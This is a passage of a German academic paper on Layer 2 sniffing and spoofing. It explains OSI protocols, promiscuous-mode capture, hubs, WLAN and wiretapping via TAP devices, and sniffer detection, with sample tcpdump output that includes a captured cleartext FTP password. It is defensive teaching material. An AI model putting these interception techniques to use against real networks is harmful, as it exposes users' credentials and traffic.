[FGMF+99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach und T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (Draft Standard), Juni 1999. Updated by RFC 2817.

[Foru07] World Economic Forum. Annual Report 2007. Technischer Bericht, 2007.

[HLFT94] S. Hanks, T. Li, D. Farinacci und P. Traina. Generic Routing Encapsulation (GRE). RFC 1701 (Informational), Oktober 1994.

[LGLK+96] M. Leech, M. Ganis, Y. Lee, R. Kuris, D. Koblas und L. Jones. SOCKS Protocol Version 5. RFC 1928 (Proposed Standard), März 1996.

[Netw07] Arbor Networks. Worldwide Infrastructure Security Report 2007. Technischer Bericht, 2007.

[OiRe93] J. Oikarinen und D. Reed. Internet Relay Chat Protocol. RFC 1459 (Experimental), Mai 1993. Updated by RFCs 2810, 2811, 2812, 2813.

[PoRe85] J. Postel und J. Reynolds. File Transfer Protocol. RFC 959 (Standard), Oktober 1985. Updated by RFCs 2228, 2640, 2773, 3659.

[Raci04] Stephane Racine. Analysis of Internet Relay Chat Usage by DDoS Zombies. Diplomarbeit, Swiss Fedaral Institute of Technology Zürich, Eidgenössische Technische Hochschule Zürich, 2004.

[RZMT06] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monrose und Andreas Terzis. A Multifaceted Approach to Understanding the Botnet Phenomenon. In *Internet Measurement Conference 2006 (IMC'06), Proceedings of*. ACM, October 2006.

[RZMT07] Moheen Abu Rajab, Jay Zarfoss, Fabian Monrose und Andreas Terzis. My Botnet Is Bigger Than Yours (Maybe Better Than Yours): Why Size Estimates Remain Challenging. In *Proceedings of USENIX/HotBots*, April 2007.

[Soll92] K. Sollins. The TFTP Protocol (Revision 2). RFC 1350 (Standard), Juli 1992. Updated by RFCs 1782, 1783, 1784, 1785, 2347, 2348, 2349.

Abbildungsverzeichnis

Sniffing und Spoofing: Angriffe auf Schicht 2

Lars Volker

Im vorliegenden Papier sollen die wesentlichen Charakteristika der Methoden „Sniffing“ und „Spoofing“ und ihre Bedeutung für Angriffe auf Netzwerkprotokolle der Schichten 2 und 3 dargestellt werden. Außerdem werden Möglichkeiten der Erkennung solcher Angriffe und mögliche Gegenmaßnahmen durch einen Netzwerkadministrator beschrieben. Dadurch sollen Anwender in die Lage versetzt werden, sich vor solchen Angriffen und einem eventuellen Schaden besser zu schützen.

1 Einleitung

Das gebräuchliche Modell der Kommunikation in Computernetzwerken ist das ISO/OSI-Schichtenmodell, ein hierarchisches Kommunikationsmodell für heterogene Computernetzwerke [Tane03]. Jede der Schichten verbirgt dabei alle unterliegenden Schichten und stellt den oberen eine wohldefinierte Schnittstelle zur Verfügung, die Methoden zur Netzwerkkommunikation bereitstellt. Kann eine der Schichten in diesem Modell kompromittiert werden, so ist hiervon auch die Integrität der darüberliegenden Schichten betroffen.

Die Möglichkeiten, eine Datenübertragung auf den unteren Schichten anzugreifen, sind vielfältig und teilweise wenig komplex. Um sie darstellen zu können und um mögliche Gegenmaßnahmen zu erläutern wird in Abschnitt 2 zunächst der Aufbau des ISO/OSI-Modells kurz behandelt. Außerdem wird die Funktionsweise der wichtigsten Protokolle erläutert sowie detailliert auf prinzipielle Schwachstellen hierarchischer Kommunikationsmodelle eingegangen. Anschließend werden in den Abschnitten 3 und 4 die Begriffe „Sniffing“ und „Spoofing“ erläutert. Abschnitt 5 beschreibt die konkreten Methoden, die Angreifer verwenden können, um die Sicherheit von Netzwerksystemen zu kompromittieren; in Abschnitt 6 wird erläutert, welche weiterführenden Angriffe unter Verwendung der aufgezeichneten Daten möglich sind. Zum Abschluss werden in Abschnitt 7 weitere Angriffsmöglichkeiten beschrieben, die auf den Techniken Sniffing und Spoofing aufbauen. In Abschnitt 8 werden die Erkenntnisse zusammengefasst und Hinweise zur Gefahrenabwehr gegeben.

2 Schicht 1 bis 4 im ISO/OSI-Modell

Um die Kommunikation zwischen zwei Anwendungen, die auf unterschiedlichen Computersystemen ausgeführt werden, zu ermöglichen, ist eine Anzahl verschiedener Hard- und Softwarekomponenten erforderlich. Hierzu zählen insbesondere Netzwerkadapter, Treiber, Softwarebibliotheken und Teile der Anwendungen selbst. Angefangen bei der physikalischen Signalübermittlung über die Dekodierung und Weiterleitung der Signale bis hin zur Anwendung, lässt sich ein hierarchischer Kommunikationsprozess feststellen, der im ISO/OSI-Modell modelliert wird. In diesem Modell werden die einzelnen Schichten beschrieben, durch die sich die verschiedenen Komponenten ihrer Funktionalität und ihren Aufgaben gemäß klassifizieren

lassen. Komponenten einer Schicht greifen typischerweise auf die von der darunterliegenden Schicht zur Verfügung gestellten Dienste und Methoden zu, um ihre Aufgabe zu erfüllen, und stellen ihrerseits den Komponenten der nächsthöheren Schicht verschiedene Dienste zur Verfügung.

Jede der Schichten verbirgt somit ihre Implementierungsdetails vor der nächsthöheren Schicht und kann gleichzeitig transparent über die unterliegende Schicht mit ihrem Pendant auf einem entfernten Computersystem kommunizieren. Zwischen zwei gleichen Schichten auf unterschiedlichen Systemen kommt es somit zu einer virtuellen horizontalen Kommunikation, d.h. zum Datenaustausch zwischen gleichen Komponenten auf unterschiedlichen Systemen, wohingegen die tatsächliche Kommunikation vertikal mit der darunterliegenden Schicht abläuft. Lediglich auf der untersten Schicht der Signalübermittlung kommt es zu realer, physikalischer horizontaler Kommunikation.

Dieses Modell und die dadurch beschriebenen Kommunikationsprozesse sind in Abbildung 1 schematisch dargestellt.




Abbildung 1: Das ISO/OSI-Modell nach [Abec07]

Durch diese einheitliche Modellierung wird eine Kommunikation auch in heterogenen Umgebungen, d.h. mit Beteiligung verschiedener Übertragungstechnologien, Betriebssysteme und Anwendungen ermöglicht. Identifiziert man Sender und Empfänger als Applikation, so sind die Schichten 1–4 von gehobener Bedeutung, da hier die Verteilung, Vermittlung und die physikalische Übertragung von Daten stattfindet. Die Schichten 5–7 spielen innerhalb des Computersystems von Sender und Empfänger selbst eine Rolle.

Auf Grund der hohen Komplexität uninterpretierter elektrischer Signale, stellt die 1. Schicht keinen praktischen Angriffspunkt dar. Ab Schicht 2 liegen die Daten bereits in digitaler Form vor und können von Programmen und Benutzern mitgelesen und ausgewertet, gegebenenfalls sogar verändert werden. Selbst wenn also ein Angreifer Zugriff auf Daten der Schicht 1,

d.h. auf elektrische oder optische Signale erhält, muss er diese in der Regel zunächst durch Dekodierung auf Schicht 2 übertragen, um eine Analyse vornehmen zu können.

2.1 Funktionsweise der einzelnen Protokolle

Die hier aufgeführte Beschreibung der Funktionalität beschränkt sich auf die sicherheitsrelevanten Aspekte der Protokolle und erhebt keinen Anspruch auf Vollständigkeit. Detailliertere Beschreibungen findet man in den einzeln angegebenen Quellen.

- Schicht 2: CSMA/CD (Ethernet)

  Die prinzipielle Idee, die dem Ethernet-Protokoll zu Grunde liegt, ist ein ständiges Überwachen der gemeinsamen Sendeleitung durch alle angeschlossenen Teilnehmer. Um eine Kollision zu vermeiden werden nur dann Daten übertragen, wenn gerade keine andere Station sendet. Auf Grund der endlichen Ausbreitungsgeschwindigkeit von Signalen kann es dennoch zu einer Kollision kommen, wenn zwei Teilnehmer gleichzeitig zu senden anfangen. Wird eine Kollision detektiert, wiederholen die beteiligten Stationen die Übertragung. Das Ethernet-Protokoll ist heute der Quasistandard für Computernetzwerke, setzt sich aber auch im Bereich Telekommunikation sowie in der Licht- und Tontechnik immer stärker durch. Als häufigste Topologien findet man beim Ethernet-Protokoll Bussysteme und sternförmige Netzwerke. Bei modernen Ethernetnetzwerken sind Twisted Pair Kabel mit 8 paarweise verdrillten und geschirmten Adern gebräuchlich. Je nach Geschwindigkeit werden nur 2 der 4 Adernpaare verwendet [Robe05].

- Schicht 2: Token Ring

  Beim Token-Ring-Protokoll hat immer nur ein Teilnehmer das Senderecht in Form eines virtuellen Tokens, wodurch Kollisionen vermieden werden. Jeder Teilnehmer hat einen Vorgänger, von dem er das Token erhält, und einen Nachfolger, an den er das Token weitergibt. Sollen Daten übertragen werden, so hängt der Teilnehmer die Daten an das Token an und markiert es als „besetzt“. Kommt das Token beim Empfänger an entnimmt dieser die Daten und sendet auf gleiche Art und Weise eine Bestätigung an den Sender. Durch das beschriebene Vorgänger-Nachfolger-Prinzip entsteht als Topologie ein geschlossener Ring. Vorgänger und Nachfolger sind hierbei durch die physikalische Struktur vorgegeben [Robe98].

- Schicht 3: IP

  Das Internet Protocol (IP) sorgt in Netzwerken für die Vermittlung über mehrere beteiligte Stationen hinweg. Dadurch können mehrere Netzwerke verbunden und Pakete zwischen Computern verschickt werden, die an kein gemeinsames Medium angeschlossen sind. In Version 4 des Internet Protocol werden 32 bit lange IP-Adressen verwendet, üblicherweise durch 4 dezimal kodierte Oktette dargestellt, z.B. 194.25.2.129. Version 6 des Internet Protocol verwendet hingegen 128 bit lange Adressen, deren Notation der der MAC-Adressen ähnelt, z.B. 2001:6f8:915:0:230:1bff:feb9:742b. Beiden Protokollversionen ist gemein, dass neben der IP-Adresse eine Netzwerkmaske bestimmt, ob ein Zielrechner im lokalen Netzwerk erreichbar ist, in dem sie IP-Adresse von links in einen Netzwerk- und einen Rechnerteil zerlegt. Ist ein Rechner nicht lokal erreichbar, so wird in der Regel ein nachfolgender Rechner ausgewählt, und das Paket an diesen weitergeleitet. Diesen Entscheidungsprozess bezeichnet man als „Routing“. [Post81b, DeHi98]

- Schicht 2: ARP

  Mit Hilfe des Address Resolution Protocol (ARP) werden Adressen des Internetprotokolls (IP-Adressen) in Hardwareadressen (auch Media Access Control - bzw. MAC-Adressen) übersetzt. MAC-Adressen sind 48 bit lang und werden in hexadezimaler Form

dargestellt (z.B. 00:30:1B:B9:74:2B). Jeder Teilnehmer im Netzwerk speichert die Abbildung von IP-Adressen zu MAC-Adressen in tabellarischer Form in einer sogenannten MAC-Tabelle. Die aktuelle MAC-Tabelle kann auf Linux-Computern mit dem Befehl „arp -a“ eingesehen werden. Ein Eintrag hat beispielsweise folgende Form:

```
rechner.ea (192.168.1.14) auf 00:30:1B:B9:74:2B [ether] auf eth0
```

Man erkennt hier den Rechnernamen („rechner.ea“), die IP-Adresse und die zugehörige MAC-Adresse. Außerdem wird gespeichert, über welchen Netzwerkadapter der Rechner zu erreichen ist (hier: „eth0“).

ARP stellt somit die Verbindung zwischen den Schichten 2 und 3 her. Es handelt sich um ein sehr einfaches, zustandsloses (Engl: „stateless“) Protokoll, in dem nur zwei mögliche Dateneinheiten existieren: „arp-request“ und „arp-reply“.

Um zu einer IP-Adresse (z.B. 192.168.1.14) die MAC-Adresse des zugehörigen Teilnehmers zu ermitteln, wird ein arp-request-Paket erzeugt und an alle Stationen gesendet, die am gemeinsamen Medium angeschlossen sind. Die Station mit der gesuchten IP-Adresse nimmt anschließend die MAC-Adresse des Absenders in ihre eigene MAC-Tabelle auf und schickt ein Paket an den Absender, das sowohl ihre eigene MAC- als auch ihre IP-Adresse enthält. Somit kann der Absender weitere Pakete für die gleiche IP-Adresse richtig adressieren [Plum82].

- Schicht 3: ICMP

  Das Internet Control Message Protocol dient dem Austausch von Steuerungsinformationen zwischen den Kommunikationspartnern im Netzwerk. Zu den bekanntesten Protokolldateneinheiten zählen hierbei „echo-request“ und „echo-reply“. Mit einem echo-request-Paket fordert ein Teilnehmer bei einem anderen eine Antwort in Form eines echo-reply an. Dieser wird in der Regel antworten, so dass ICMP am häufigsten zur Überprüfung der Erreichbarkeit von Teilnehmern eingesetzt wird. Außerdem kann man die Zeit messen, die bis zum Eintreffen der Antwort verstreicht und so eine ungefähre Schätzung von der Reaktionszeit des Kommunikationspartners, der sogenannten *Latenz*, erhalten. Zum Versenden und Empfangen solcher Pakete kann das Programm *ping* verwendet werden, das bei jedem Betriebssystem vorhanden ist. [Post81a]

- Schicht 4: DNS

  Das Domain Name System stellt Methoden zur Verfügung, mit denen der Hostname eines Rechners (z.B. www.google.de) in seine IP-Adresse(n) übersetzt wird. Es erspart dem Anwender das mühsame Eingeben von IP-Adressen in Programmen wie z.B. Browsern und hat sich als Standard für diese Funktionalität etabliert. Außerdem können DNS-Server bei ordnungsgemäßer Konfiguration auch dafür verwendet werden, IP-Adressen „rückwärts“ in Hostnamen zu übersetzen, um z.B. Protokolldateien eines Dienstes besser lesbar zu machen, man nennt dieses Verfahren „reverse DNS“. In einem Computernetzwerk wird dieser Dienst in der Regel von einem oder mehreren DNS-Servern zur Verfügung gestellt [Mock87].

- Schicht 4: DHCP

  Das Dynamic Host Configuration Protocol (DHCP) übernimmt die dynamische und automatische Konfiguration von angeschlossenen Stationen. Es stellt den Teilnehmern alle Informationen zur Verfügung, die nötig sind, um sich an der laufenden Netzwerkkommunikation zu beteiligen. Dazu gehören im Regelfall eine IP-Adresse, die Netzmaske, der Standardgateway und ein oder mehrere Nameserver innerhalb des Netzwerkes. Mögliche Anwendungen für DHCP sind vor allem die vereinfachte und automatische Konfiguration von Computersystemen in Netzwerken [Drom97].

2.2 Prinzipielle Schwachstellen hierarchischer Kommunikationsmodelle

Bei hierarchischer Kommunikation wird stets eine scharf definierte Funktionalität in der nächsttieferen Schicht gekapselt. Ein Prozess, der einen Dienst der nächsttieferen Schicht in Anspruch nimmt, verlässt sich darauf, dass diese ihre Aufgabe korrekt erledigt. Es ist ihm in der Regel nicht möglich, die tieferliegenden Schichten einzusehen.

Wird nun eine Kommunikation an einer bestimmten Stelle kompromittiert, so sind Daten und Inhalte, aber auch Steuerinformationen höherer Schichten, ebenfalls davon betroffen. Sind die Inhalte die auf den höheren Schichten übermittelt werden nicht verschlüsselt oder anderweitig gegen Manipulationen und unerwünschte Einsichtnahme gesichert, ist eine zuverlässige Kommunikation nicht mehr möglich (Abbildung 2).

Es ist somit offensichtlich, dass das Gesamtsystem nie sicherer ist, als die einzelnen Teilkomponenten. Ein Angriff auf eine der unteren Schichten stellt eine ernstzunehmende Bedrohung dar.




Abbildung 2: Beispiel für eine eine Kompromittierung der Schicht 2 und die damit verbundene Fortpflanzung der Unsicherheit auf die darüberliegenden Schichten.

Anmerkung: Diese Tatsache beschränkt sich nicht nur auf Kommunikation in Computernetzwerken. Auch im Alltag, zum Beispiel bei der Post, beim Telefonieren, oder bei der Begegnung mit anderen Menschen verlassen wir uns darauf, dass unterliegende Schichten die Kommunikation fehlerfrei weiterleiten. Man wird z.B. in der Regel auf das Berechnen der Prüfsumme eines Briefes verzichten, denn ein Brief wird selten bei der Übertragung durch die Post verfälscht.

3 Sniffing

3.1 Definition und Erklärung

Mit Sniffing bezeichnet man im Kontext der Netzwerksicherheit das Mithören von Daten [Russ02]. Es stellt somit einen passiven Angriff auf die Sicherheit eines Netzwerkes dar, da der Angreifer in der Regel keine Daten in das Netzwerk sendet. Stattdessen wird er versuchen, durch das Sammeln von Informationen weitere Angriffe zu ermöglichen und Geheimnisse mitzulesen, die hierbei hilfreich sind. Hierbei kann es sich sowohl um Zugangsdaten wie Benutzernamen und Passwörter als auch um Kenntnisse über verwendete Protokolle und Mechanismen handeln.

Durch seine Passivität ist ein Angriff durch Sniffing nur sehr schwer zu entdecken. Wenn der Angreifer selbst Daten sendet, um Zugriff auf den Netzwerkverkehr zu erhalten, kann er sich dadurch verraten. Außerdem kann man in manchen Fällen versuchen, einen Mithörenden dazu zu bringen, dass er sich selbst verrät. Mit Methoden und Angriffen, die ein Mithören von Kommunikation ermöglichen, beschäftigt sich Abschnitt 5. Abschnitt 6 geht näher auf die Möglichkeiten ein, die einem die Analyse der abgefangenen Daten eröffnen kann.

3.2 Sniffing als schützende Maßnahme

Sniffing hat nicht immer den Zweck, Schaden anzurichten, Information auszuspähen oder Sicherheitsmechanismen zu umgehen. Stattdessen kann Sniffing dabei helfen, ein Netzwerk zu überwachen und Fehlfunktionen, Angriffe und andere Störungen rechtzeitig zu erkennen.

4 Spoofing

4.1 Definition

Als Spoofing bezeichnet man im Kontext der Netzwerk- und Computersicherheit das Vortäuschen einer fremden Identität ([Russ02]. Spoofing kann auf jeder Ebene des ISO/OSI-Kommunikationsmodells stattfinden.Im Gegensatz zu Sniffingattacken ist mit der Kompromittierung einer Schicht nicht automatisch die darüber stattfindende Kommunikation betroffen: eine gefälschte Absenderadresse in einem IP-Paket führt nicht zwangsweise zu einer falschen Absenderadresse einer eMail.

In dieser Ausarbeitung wird Spoofing lediglich als Angriff auf niedere Schichten und die dortigen Protokolle wie ARP und IP betrachtet.

4.1.1 Positive Aspekte des Spoofing

Wie bei Sniffing existieren auch für Spoofing Anwendungsfälle, die keinen Angriff auf die Sicherheit eines Systems darstellen. Zu den Anwendungsgebieten zählen zum Beispiel:

- Webserver, auf denen sog. VirtualHosts eingerichtet sind, Spoofen die Identität des Webservers, für dessen Domain sie Daten ausliefern
- In Failover-Szenarien bietet das Spoofing einer MAC-Adresse eine Möglichkeit, bei Ausfall des Hauptrechners dessen Dienste von den Clients unbemerkt durch einen Ersatzrechner verrichten zu lassen

5 Methoden und Angriffe

Im Folgenden werden die gängigen Infrastrukturkomponenten, sowie ihre Schwachstellen, Angriffe und möglichen Gegenmaßnahmen beschrieben. Häufig kann nicht eindeutig zwischen Sniffing- und Spoofing-Angriffen unterschieden werden, oftmals kommen beide Techniken gleichzeitig zum Einsatz. Dies ist vor allem dann der Fall, wenn Daten umgeleitet werden müssen, um sie anschließend mitlesen zu können. Außerdem kann man durch Sniffing an Information über Identitäten wie Passwörter und Benutzernamen, aber auch Adressen gelangen, die man anschließend in einem Spoofing-Angriff annimmt um einen Angriff weiter auszuweiten.

5.1 Kabel und Hubs

Sind alle Stationen eines Netzes durch ein Kabel verbunden, so werden von jedem Teilnehmer sämtliche Pakete empfangen. Dies ist auch der Fall, wenn die Stationen durch einen zentralen Hub verbunden sind. Die Netzwerkadapter der einzelnen Stationen kennen ihre eigene MAC-Adresse und filtern den Strom der Datenpakete nach solchen, die an sie selbst adressiert sind. Durch einen Befehl, der über das Betriebssystem bzw. den Treiber an den Adapter gesendet wird, lassen sich Netzwerkadapter in den sogenannten „promiscuous mode“ versetzen, in dem dieser Filter deaktiviert ist, so dass jeglicher Netzwerkverkehr an das Betriebssystem weitergeleitet wird. Dort kann er dann mit verschiedenen Programmen ausgewertet und aufgezeichnet werden. Die gängigen Programme für solche Zwecke – unter Linux z.B. *tcpdump* – übernehmen das Umschalten in den promiscuous mode selbst. Außerdem bieten sie zahlreiche Möglichkeiten, den Datenstrom nach eigenen Kriterien zu filtern und auf unterschiedliche Art und Weise anzuzeigen [Russ02, Tane03].

5.2 Beispiel

Im Folgenden wird eine Beispielausgabe des ARP-Verkehrs betrachtet, der an einer Netzwerkschnittstelle mitgelesen wurde. Man erkennt zwei Vorgänge: der Teilnehmer mit der IP-Adresse .1 versucht, die MAC-Adresse der Teilnehmer mit den IP-Adressen .12 und .222 zu ermitteln. Hierfür versendet er arp-request Pakete. Wie man an der Zeitangabe in der linken Spalte erkennt, erfolgt die Antwort auf eine solche Anfrage in sehr kurzer Zeit.

```
13:37:43.365944 arp who-has 192.168.1.222 tell 192.168.1.1
13:37:43.366207 arp reply 192.168.1.222 is-at 00:0b:82:05:3f:b7
13:37:44.586755 arp who-has 192.168.1.12 tell 192.168.1.1
13:37:44.586892 arp reply 192.168.1.12 is-at 00:11:24:88:02:f0
```

Ein zweites Beispiel sei ein Paket aus dem Anmeldevorgang am FTP-Server *ftp.kernel.org*. In der linken Spalte wird die Position der Daten im Datenpaket angegeben, gefolgt von der hexadezimalen Darstellung der Daten. In der rechten Spalte werden die Daten als lesbare Zeichen dargestellt, sofern es sich jeweils um ein darstellbares Zeichen handelt. Man erkennt das Passwort, das der Benutzer angegeben hat.

```
0x0000:  0005 5d7c e8e5 0030 1bb9 742b 0800 4510  ..]|...0..t+..E.
0x0010:  004e a80b 4000 4006 451a c0a8 010e cc98  .N..@.@.E.......
0x0020:  bf25 cb21 0015 4c98 db79 1745 e8ab 8018  .%.!..L..y.E....
0x0030:  002e 80d2 0000 0101 080a 0d21 7b6d 0cf9  ...........!{m..
0x0040:  cca8 5041 5353 2070 6173 7377 6f72 6440  ..PASS.password@
0x0050:  646f 6d61 696e 2e63 6f6d 0d0a            domain.com..
```

Man hat auf Mehrbenutzersystemen, unabhängig von der verwendeten Übertragungstechnik, die Möglichkeit, den Netzwerkverkehr der anderen Benutzer zu überwachen, vorausgesetzt man besitzt die nötigen Rechte, die Datenpakete von der Netzwerkkarte mitzulesen. Auf Linux-Systemen ist hierzu nur der Benutzer *root* berechtigt. Unprivilegierte Benutzer erhalten eine Fehlermeldung: *„socket: Operation not permitted“*.

5.2.1 Drahtlosnetzwerke

Neben Ethernet verhalten sich auch Drahtlosnetzwerke (WLAN) auf Schicht 2 so, als wären alle beteiligten Stationen über ein gemeinsames Kabel verbunden, schließlich kann jeder Teilnehmer mit einer Antenne allen Datenverkehr empfangen. Auch hier kann man eine Netzwerkkarte mit eingeschaltetem promiscuous mode verwenden, um eingehende Pakete anderer Teilnehmer mitzulesen. Im Unterschied zu kabelgebundenen Netzen verwenden Drahtlosnetzwerke häufig Methoden, um die übertragenen Daten transparent zu verschlüsseln, so dass ein Angreifer für eine funktionierende Überwachung bereits Teil des verschlüsselten Netzwerkes sein muss.

5.2.2 Wiretapping

Ein weiterer Weg, an Netzwerkpakete heranzukommen, ist, ein beliebiges drahtgebundenes Netzwerk, zu dem man physikalischen Zugriff hat, sprichwörtlich „anzuzapfen“. Dieser Vorgang wird Wiretapping oder Tapping genannt[Grah00]; bei dem verwendeten Gerät spricht man von einem *TAP-Device* (Abbildung 3).




Abbildung 3: Abhören von Netzwerken mit Hilfe eines TAP-Device

Das einfachste denkbare TAP-Device besteht aus einem Netzwerkadapter, dessen Empfangsleitungen mit den Sendeleitungen des Kabels verbunden wurden, das überwacht werden soll. Aktuelle Ethernet-Transmitter senden jedoch in regelmäßigen Abständen ein Signal, um zu überprüfen, ob die Gegenseite noch antwortet. Durch das einseitige Verbinden der Kabel schlägt eine solche Überprüfung fehl und man ist darauf angewiesen, eine antiquierte Karte

mit AUI-Transceiver zu verwenden. Da es sich bei dieser Methode mehr um einen „Hack“ handelt, als um eine verlässliche Analysemethode, ist man mit dem Kauf eines professionellen TAP-Device besser beraten. Diese leiten Netzwerkverkehr transparent weiter, bieten jedoch die Möglichkeit, eine Kopie an einen angeschlossenen Teilnehmer zu senden. Moderne Switches verfügen ebenfalls über die Möglichkeit, allen Traffic auf einzelnen Ports zu Überwachungszwecken zu replizieren [3Com].

5.2.3 Vorteile eines TAP-Device

Der Vorteil eines solchen TAP-Device ist, dass es lediglich passiv arbeitet. Benutzt man es, um ein Netzwerk auf Angriffe und Funktionsstörungen zu untersuchen, bietet es durch seine Passivität nur wenige Angriffspunkte und kann somit nur sehr schwer kompromittiert werden. Ein Angreifer kann keine Information über die Existenz oder den Zustand des Systems erhalten. Gelingt es andererseits einem Angreifer, ein TAP-Device in einem Netzwerk zu installieren, ist er durch die Analyse des Netzwerkverkehrs nur sehr schwer aufzuspüren.

5.2.4 Detektionsmöglichkeiten

Je nach Umfang der vom Angreifer durchgeführten Maßnahmen gibt es keine bis mehrere Möglichkeiten, einen Sniffer im Netzwerk aufzuspüren. Für die meisten dieser Möglichkeiten gibt es jedoch Gegenmaßnahmen der Angreifer, so dass es gelegentlich zu einer Art Wettrüsten zwischen Angreifern und Verteidigern kommt.

- Nameserver-Anfragen: Aktuelle Sniffing-Programme (wie z.b. *tcpdump*) bieten die Möglichkeit, unter Verwendung der reverse-DNS Funktionalität statt IP-Adressen Hostnamen anzuzeigen, um so die Lesbarkeit der Ausgabe zu erhöhen. Die hierfür notwendige hohe Anzahl an DNS-Anfragen kann am Nameserver detektiert werden. Konfiguriert man zusätzlich einen Netzteilnehmer mit einer IP-Adresse außerhalb des Netzwerkadressraumes und lässt man diesen automatisch Netzwerkverkehr generieren, so kann man eine Anfrage für dessen IP-Adresse am Nameserver erkennen und auf den Einsatz eines Sniffing-Programms schließen ([Grah00].

